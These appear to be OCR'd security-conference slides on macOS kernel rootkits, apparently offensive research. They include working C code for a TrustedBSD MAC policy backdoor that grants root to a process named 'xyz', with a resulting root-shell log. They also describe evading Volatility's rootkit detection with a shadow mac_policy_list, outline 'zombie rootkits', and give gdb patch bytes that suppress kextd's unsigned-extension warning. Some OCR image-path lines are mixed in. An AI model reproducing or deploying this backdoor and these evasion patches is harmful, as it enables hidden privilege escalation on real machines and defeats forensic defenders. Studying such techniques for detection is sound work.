mac_proc_check_get_task(struct ucred *cred, struct proc *p)
{
    int error;

    MAC_CHECK(proc_check_get_task, cred, p);

    return (error);
}
```

```c
/* lame old backdoor code */
static int
mac_rex_policy_gettask(kauth_cred_t cred, struct proc *p)
{
    // activate lock
    lck_mtx_lock(&p->p_mlock);
    char processname[MAXCOMLEN+1];
    // retrieve the process name
    proc_name(p->p_pid, processname, sizeof(processname));
    // match our backdoor activation process
    if (strcmp(processname, "xyz") == 0) {
        printf("[rex_the_wonder_dog] giving r00t to %s\n", processname);
        // the old kauth_cred
        kauth_cred_t mycred = p->p_ucred;
        // get a new kauth_cred, with uid=0, and gid=0
        kauth_cred_t mynewcred = _kauth_cred_setuidgid(mycred, 0, 0);
        // copy back to our backdoor process and we have r00t!
        p->p_ucred = mynewcred;
        lck_mtx_unlock(&p->p_mlock);
        return 0;
    } else {
        lck_mtx_unlock(&p->p_mlock);
        return 0;
    }
}
```

1. Volatility finds mac_policy_list.
2. Retrieves all policy modules loaded.
3. Verifies if function pointers are ok.
4. Kernel, trusted modules, or NULL.


```
Andrews-MacBook-Pro:vol $ python vol.py --profile=Mac32 --profile_file=10.7.2-32bit.zip -f rex.dump --no-cache mac_trustedbsd
Volatile Systems Volatility Framework 2.1_alpha
INFO    : volatility.plugins.overlays.mac.mac: Found dsymutil symbol file 10.7.2.32-bit.symbol.dsymutil
INFO    : volatility.plugins.overlays.mac.mac: Found vtypes file: mac32.vtypes
 in module put.as.kext.rexthewonderdog  found hook for mpo_policy_initbsd in policy rex_the_wonder_dog at fdf000
 in module put.as.kext.rexthewonderdog  found hook for mpo_proc_check_get_task in policy rex_the_wonder_dog at fdf010
```

http://reverse.put.as/wp-content/uploads/2011/06/sas-summit-mac-memory-analysis-with-volatility.pdf


HOW TO
BREAK IT!

1. Volatility assumes mac_policy_list.
2. MAC_CHECK() is a macro.
3. Create a shadow mac_policy_list.
4. Easy to implement!

```
                        public _mac_proc_check_get_task
                _mac_proc_check_get_task proc near      ; CODE XREF: _task_for_pid+202↑p
55                      push    rbp
48 89 E5                mov     rbp, rsp
41 57                   push    r15
41 56                   push    r14
41 55                   push    r13
41 54                   push    r12
53                      push    rbx
50                      push    rax
49 89 F6                mov     r14, rsi
49 89 FF                mov     r15, rdi
48 8D 05 BD D8 25 00    lea     rax, _mac_policy_list
8B 40 0C                mov     eax, [rax+0Ch]
31 DB                   xor     ebx, ebx
85 C0                   test    eax, eax
75 05                   jnz     short loc_FFFFFF8000684699
45 31 E4                xor     r12d, r12d
EB 55                   jmp     short loc_FFFFFF80006846EE
                ; ---------------------------------------------------------------------------
```

```
def calculate(self):
    common.set_plugin_members(self)

    # get all the members of 'mac_policy_ops' so that we can check them (they are all function ptrs)
    ops_members = self.get_members()

    # get the symbols need to check for if rootkit or not
    (kernel_symbol_addresses, kmods) = common.get_kernel_addrs(self)

    list_addr = self.addr_space.profile.get_symbol("_mac_policy_list")

    plist = obj.Object("mac_policy_list", offset = list_addr, vm = self.addr_space)
    parray = obj.Object('Array', offset = plist.entries, vm = self.addr_space, targetType = 'mac_policy_list_element',

    for ent in parray:
        # I don't know how this can happen, but the kernel makes this check all over the place
        # the policy is useful without any ops so a rootkit can't abuse this
        if ent.mpc == None:
            continue

        name = ent.mpc.mpc_name.dereference()

        ops = obj.Object("mac_policy_ops", offset = ent.mpc.mpc_ops, vm = self.addr_space)

        # walk each member of the struct
        for check in ops_members:
            ptr = ops.__getattr__(check)

            if ptr != 0:
                good = common.is_known_address(ptr, kernel_symbol_addresses, kmods)

                yield (good, check, name, ptr)
```


ACTION!

Before rootkit is loaded

```
localhost:volatility-read-only reverser$ python vol.py mac_trustedbsd --profile=MacMountainLion_10_8_3_AMDx64 -f Mac\ OS\
X\ 10.8\ 64-bit.vmwarevm/Mac\ OS\ X\ 10.8\ 64-bit-12e6095b.vmem
Volatile Systems Volatility Framework 2.3_beta
Check                                Name                 Pointer
------------------------------------ -------------------- ------------------
[DEBUG] Mac_policy_list address: 0xffffff80008e1f48

[DEBUG] Loaded policy module name: TMSafetyNet
[DEBUG] Loaded policy module name: Sandbox
[DEBUG] Loaded policy module name: Quarantine
```

```
sh-3.2# ./readkmem -a 0xffffff8000684684 -s 16

 _____                 _ _____
|  _  |___ ___ _ _ ___| |     |___ ___ _____
|     | -_| .'| . |   -| |  |  | -_|     |
|__|__|___|__,|___|_|_|_|_____|___|_|_|_|_|
          Readkmem v0.5 - (c) fG!
----------------------------------------
Memory hex dump @ 0xffffff8000684684:

0xffffff8000684684 48 8d 05 bd d8 25 00 8b 40 0c 31 db 85 c0 75 05 H....%..@.1...u.
```

Rootkit is loaded...

```
[DEBUG] Executing find_mac_policy_list_xrefs
[DEBUG] Reached end of function at 0xffffff8000684770
[DEBUG] Found mac_policy_list xref at: 0xffffff8000684705
[DEBUG] Found mac_policy_list xref at: 0xffffff80006846f7
[DEBUG] Found mac_policy_list xref at: 0xffffff8000684699
[DEBUG] Found mac_policy_list xref at: 0xffffff8000684684
```

```
sh-3.2# ./readkmem -a 0xffffff8000684684 -s 16

 _____                 _ _____ _____ _____
|  _  |___ ___ _ _ ___| |     |  |  |   __|
|     | -_| .'| . |   | |-   -|    -|   __|
|__|__|___|__,|___|_|_|_|_____|__|__|_____|
          Readkmem v0.5 - (c) fG!
----------------------------------------
Memory hex dump @ 0xffffff8000684684:

0xffffff8000684684 48 8d 05 f5 c8 b7 ff 8b 40 0c 31 db 85 c0 75 05 H.......@.1...u.
```

```
mountain-lion-64:~ reverser$ ./xyz
[info] calling task_for_pid()
[info] task for pid returned 0
[info] uid 0 euid 0
[info] setting uid to 0...
[info] uid 0 euid 0
[info] executing r00t shell...
bash-3.2#  id
uid=0(root) gid=0(wheel) groups=0(wheel),401(com.apple.access_screensharing),1(daemon),2(kmem),3(sys),4(tty),5(operator),8
(procview),9(procmod),12(everyone),20(staff),29(certusers),33(_appstore),61(localaccounts),80(admin),98(_lpadmin),100(
_lpoperator),204(_developer)
bash-3.2#
```

```
sh-3.2# dmesg
(...)
[DEBUG] Called mac_rex_policy_gettask
[DEBUG] found symbol _kauth_cred_setuidgid at 0xffffff8000544b40 (non-aslr 0xffffff8000544b40)
[rex_the_wonder_dog] giving r00t to xyz
sh-3.2#
```


```
localhost:volatility-read-only reverser$ python vol.py mac_trustedbsd --profile=MacMountainLion_10_8_3_AMDx64 -f Mac\ OS\
X\ 10.8\ 64-bit.vmwarevm/Mac\ OS\ X\ 10.8\ 64-bit-12e6095b.vmem
Volatile Systems Volatility Framework 2.3_beta
Check                                Name                 Pointer
------------------------------------ -------------------- ------------------
[DEBUG] Mac_policy_list address: 0xffffff80008e1f48

[DEBUG] Loaded policy module name: TMSafetyNet
[DEBUG] Loaded policy module name: Sandbox
[DEBUG] Loaded policy module name: Quarantine
```


1. No function hooking was made.
2. Only modified memory references.
3. TrustedBSD does the dirty work.
4. Triggers integrity checking ☹.


Zombie rootkits!

1. Create kernel memory leak.
2. Install rootkit code.
3. Fix mem permissions and offsets.
4. Redirect execution to zombie.
5. Return KERN_FAILURE.


Signed kexts!
OS X Mavericks


Kernel extension is not from an identified developer
The kernel extension at "/Users/reverser/the_flying_circus.kext" is not from an identified developer but will still be loaded.
Please contact the kernel extension vendor for updated software.
OK


All Messages
Hide Log List
Clear Display
Reload
Ignore Sender
Insert Marker
Inspector
String Matching
Filter
SYSTEM LOG QUERIES
All Messages
DIAGNOSTIC AND USAGE INFORM...
Diagnostic and Usage Messages
User Diagnostic Reports
System Diagnostic Reports
periodic-wrapper,periodic-wrap...
FILES
system.log
~/Library/Logs
CloudServices
DiagnosticReports
iOS Simulator
securebackupd.log
storeagent
talagent.log
Ubiquity
/Library/Logs
DiagnosticReports
LKDC-setup.log
01:35:44 com.apple.kextd: WARNING - Invalid signature -67062 0xFFFFFFFFFFFEFA0A for kext "/Users/reverser/the_flying_circus.kext"
01:35:44 kernel: [DEBUG] Starting the circus...
01:35:44 kernel: [DEBUG] Address of interrupt 80 stub is ffffff802e0f2f70
01:35:44 kernel: [DEBUG] Found running kernel mach-o header address at 0xffffff802e000000
01:35:44 kernel: [DEBUG] kernel aslr slide is 2de00000
01:35:44 kernel: [DEBUG] found symbol _proc_lock at 0xffffff802e3cf8c0 (non-aslr 0xffffff80005cf8c0)
01:35:44 kernel: [DEBUG] found symbol _proc_unlock at 0xffffff802e3cf8d0 (non-aslr 0xffffff80005cf8d0)
01:35:44 kernel: [DEBUG] found symbol _proc_fdlock at 0xffffff802e3bb5b0 (non-aslr 0xffffff80005bb5b0)
01:35:44 kernel: [DEBUG] found symbol _proc_fdunlock at 0xffffff802e3bb610 (non-aslr 0xffffff80005bb610)
01:35:44 kernel: [DEBUG] found symbol _proc_list_lock at 0xffffff802e3cfe10 (non-aslr 0xffffff80005cfe10)
01:35:44 kernel: [DEBUG] found symbol _proc_list_unlock at 0xffffff802e3cfe30 (non-aslr 0xffffff80005cfe30)
01:35:44 kernel: [DEBUG] found symbol _proc_name_address at 0xffffff802e3d41d0 (non-aslr 0xffffff80005d41d0)
01:35:44 kernel: [DEBUG] found symbol _proc_task at 0xffffff802e3d43f0 (non-aslr 0xffffff80005d43f0)
01:35:44 kernel: [DEBUG] found symbol _task_suspend at 0xffffff802e03e120 (non-aslr 0xffffff800023e120)
01:35:44 kernel: [DEBUG] found symbol _vm_map_read_user at 0xffffff802e08a870 (non-aslr 0xffffff800028a870)
01:35:44 kernel: [DEBUG] found symbol _vm_map_write_user at 0xffffff802e08a7a0 (non-aslr 0xffffff800028a7a0)
01:35:44 kernel: [DEBUG] found symbol _mach_vm_protect at 0xffffff802e0ad000 (non-aslr 0xffffff80002ad000)
01:35:44 kernel: [DEBUG] found symbol _mach_vm_region at 0xffffff802e0adb30 (non-aslr 0xffffff80002adb30)
01:35:44 kernel: [DEBUG] found symbol _vnode_lock at 0xffffff802e1dbf40 (non-aslr 0xffffff80003dbf40)
01:35:44 kernel: [DEBUG] found symbol _vnode_unlock at 0xffffff802e1d8250 (non-aslr 0xffffff80003d8250)
01:35:44 kernel: [DEBUG] found symbol _devfs_make_node at 0xffffff802e210650 (non-aslr 0xffffff8000410650)
01:35:44 kernel: [DEBUG] found symbol _ml_nofault_copy at 0xffffff802e0d5e00 (non-aslr 0xffffff80002d5e00)
324 messages from 05/09/13 01:35:44 to 05/09/13 01:37:54
Earlier
Later
Now



All Messages

Ignore Sender Insert Marker Inspector

```
02:19:14 com.apple.kextd: Cache file /System/Library/Caches/com.apple.kext.caches/Directories/Library/Extensions/KextIdentifiers.plist.gz is out of date; not using.
02:19:14 com.apple.kextd: ERROR: invalid signature for put.as.the-flying-circus, will not load
02:19:36 WindowServer: Display 0x5b81c5c0: GL mask 0x1; bounds (0, 0)[1024 x 768], 13 modes availableMain, Active, on-line, enabled, boot, Vendor 756e6b6e, Model 717,
02:19:36 WindowServer: set_device_transfer: can't set device gamma (0xe00002c7)
```

48 messages from 05/09/13 02:19:14 to 05/09/13 02:20:03

1. kextd is our target.
2. Located in kext_tools package.
3. IOKitTools is also useful.
4. Notification queues.
5. A few more in Mavericks vs Mt Lion.

```
ExitStatus startMonitoringConsoleUser(
    KextdArgs    * toolArgs,
    unsigned int * sourcePriority)
{
(...)
    bzero(&sourceContext, sizeof(CFRunLoopSourceContext));
    sourceContext.version = 0;
    sourceContext.perform = _checkNotificationQueue;
    sNotificationQueueRunLoopSource = CFRunLoopSourceCreate(kCFAllocatorDefault,
        (*sourcePriority)++, &sourceContext);
    if (!sNotificationQueueRunLoopSource) {
       OSKextLog(/* kext */ NULL, kOSKextLogErrorLevel | kOSKextLogGeneralFlag,
           "Failed to create alert run loop source.");
        goto finish;
    }
    CFRunLoopAddSource(CFRunLoopGetCurrent(), sNotificationQueueRunLoopSource,
        kCFRunLoopDefaultMode);

    if (!createCFMutableArray(&sPendedNonsecureKextPaths,
        &kCFTypeArrayCallBacks)) {
        OSKextLogMemError();
        goto finish;
    }

    if (!createCFMutableDictionary(&sNotifiedNonsecureKextPaths)) {
        OSKextLogMemError();
        goto finish;
    }
(...)
}
```

```
void _checkNotificationQueue(void * info __unused)
{
    CFStringRef       kextPath          = NULL;  // do not release
    CFMutableArrayRef alertMessageArray = NULL;  // must release

    OSKextLog(/* kext */ NULL,
        kOSKextLogDebugLevel | kOSKextLogGeneralFlag,
        "Checking user notification queue.");

    if (sConsoleUser == (uid_t)-1 || sCurrentNotificationRunLoopSource) {
        goto finish;
    }

    if (CFArrayGetCount(sPendedNonsecureKextPaths)) {
        kextPath = (CFStringRef)CFArrayGetValueAtIndex(
            sPendedNonsecureKextPaths, 0);
        alertMessageArray = CFArrayCreateMutable(
            kCFAllocatorDefault, 0, &kCFTypeArrayCallBacks);
        if (!kextPath || !alertMessageArray) {
            goto finish;
        }

       /* This is the localized format string for the alert message.
        */
        CFArrayAppendValue(alertMessageArray,
            CFSTR("The system extension \""));
        CFArrayAppendValue(alertMessageArray, kextPath);
        CFArrayAppendValue(alertMessageArray,
            CFSTR("\" was installed improperly and cannot be used. "
                  "Please try reinstalling it, or contact the product's vendor "
                  "for an update."));

        kextd_raise_notification(CFSTR("System extension cannot be used"),
            alertMessageArray);
    }

finish:
    SAFE_RELEASE(alertMessageArray);
    if (kextPath) {
        CFArrayRemoveValueAtIndex(sPendedNonsecureKextPaths, 0);
    }

    return;
}
```

```
void resetUserNotifications(Boolean dismissAlert)
{
    OSKextLog(/* kext */ NULL,
        kOSKextLogDebugLevel | kOSKextLogGeneralFlag,
        "Resetting user notifications.");

    if (dismissAlert) {

       /* Release any reference to the current user notification.
        */
        if (sCurrentNotification) {
            CFUserNotificationCancel(sCurrentNotification);
            CFRelease(sCurrentNotification);
            sCurrentNotification = NULL;
        }

        if (sCurrentNotificationRunLoopSource) {
            CFRunLoopRemoveSource(CFRunLoopGetCurrent(),
                sCurrentNotificationRunLoopSource,
                kCFRunLoopDefaultMode);
            CFRelease(sCurrentNotificationRunLoopSource);
            sCurrentNotificationRunLoopSource = NULL;
        }
    }

   /* Clear the record of which kexts the user has been told are insecure.
    * If extensions folders have been modified, who knows which kexts are changed?
    * If user is logging out, logging back in will get the same alerts.
    */
    CFArrayRemoveAllValues(sPendedNonsecureKextPaths);
    CFDictionaryRemoveAllValues(sNotifiedNonsecureKextPaths);

    return;
}
```

Two possible actions

1. "Crack" _checkNotificationQueue.
2. Doesn't display but doesn't clean.
3. Redirect to resetUserNotifications.
4. Doesn't display, cleans messages!

Let's patch!

```
gdb$ set $checkNotificationQueue=0x108E54F63
gdb$ set $resetUserNotifications=0x108E5596A
gdb$ asm64
Instructions will be written to stdout.
Type instructions, one per line. Do not forget to use NASM assembler syntax!
End with a line saying just "end".
>mov rax,0x108E5596A
>jmp rax
>end
00000000  48B86A59E5080100  mov rax,0x108e5596a
         -0000
0000000A  FFE0              jmp rax
```


Let's patch!

```
gdb$ patch $checkNotificationQueue 0x48B86A59E5080100 8
gdb$ patch $checkNotificationQueue+8 0x0000ffe0 4
gdb$ patch $checkNotificationQueue+8+4 0xc3 1
gdb$ x/10i $checkNotificationQueue
0x108e54f63:  48 b8 6a 59 e5 08 01 00 00 00 mov    rax,0x108e5596a
0x108e54f6d:  ff e0                         jmp    rax
0x108e54f6f:  c3                            ret
0x108e54f70:  48 83 ec 48                   sub    rsp,0x48
